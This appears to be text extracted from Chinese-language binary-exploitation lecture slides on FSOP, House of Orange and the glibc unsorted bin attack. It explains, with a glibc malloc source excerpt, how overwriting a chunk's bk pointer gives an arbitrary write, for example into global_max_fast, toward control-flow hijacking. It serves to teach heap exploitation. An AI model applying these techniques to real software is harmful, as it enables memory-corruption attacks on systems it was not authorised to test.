
# FSOP

- File-Stream Oriented Programming



# FSOP

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# FSOP

- File-Stream Oriented Programming



# House of Orange

- 利用 Unsorted bin attack 將 unsorted bin 位置寫入 \_IO\_list\_all
- 同時也構造出 0x60 大小的 chunk 進入 small bin
- 最後觸發 \_IO\_flush\_all\_lockp
  - 會有 1/2 機率將會把 0x60 大小的 chunk 當作 FILE Structure 進而達成 FSOP

# House of Orange

- Unsorted bin attack
  - 在 malloc 時，不論 unsorted bin 是否有剛好大小的 chunk ，都會對 unsorted bin 的 chunk 做 unlink
  - 有剛好大小，從 unsorted bin 移除給使用者
  - 不是剛好大小，從 unsorted bin 移除，放到相對應的 bin 中

# Unsorted bin attack

- 但這個 unlink 跟平常的 unlink 方式有點不同，並沒有針對 double linked list 做檢查
- 移除時會先取出 unsorted bin 最後一塊 chunk 做為 victim，然後將這一塊的 bk 指向的 chunk 的 fd 改成 unsorted bin 位置


```
int iters = 0;
while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av))
{
 bck = victim->bk;

 /* remove from unsorted list */
 unsorted_chunks (av)->bk = bck;
 bck->fd = unsorted_chunks (av);
```

# Unsorted bin attack


- 所以只要將最後一塊的 bk 改寫成任意位置，就可以在任意位置上寫上 unsorted bin 的位置
  - 理論上會是一個很大的數字
  - 通常會寫道 glibc 中 `global_max_fast` 這個變數，該變數主要用來判斷是否為 fastbin 的 chunk，如果 chunk size 小於這變數就會認為是 fastbin
  - 可以配合 fastbin corruption attack

# Process unsorted chunks




- call `malloc(0x80)`
  - remove the `0x603440` from unsorted bin
  - return `0x603450` to user

# Process unsorted chunks



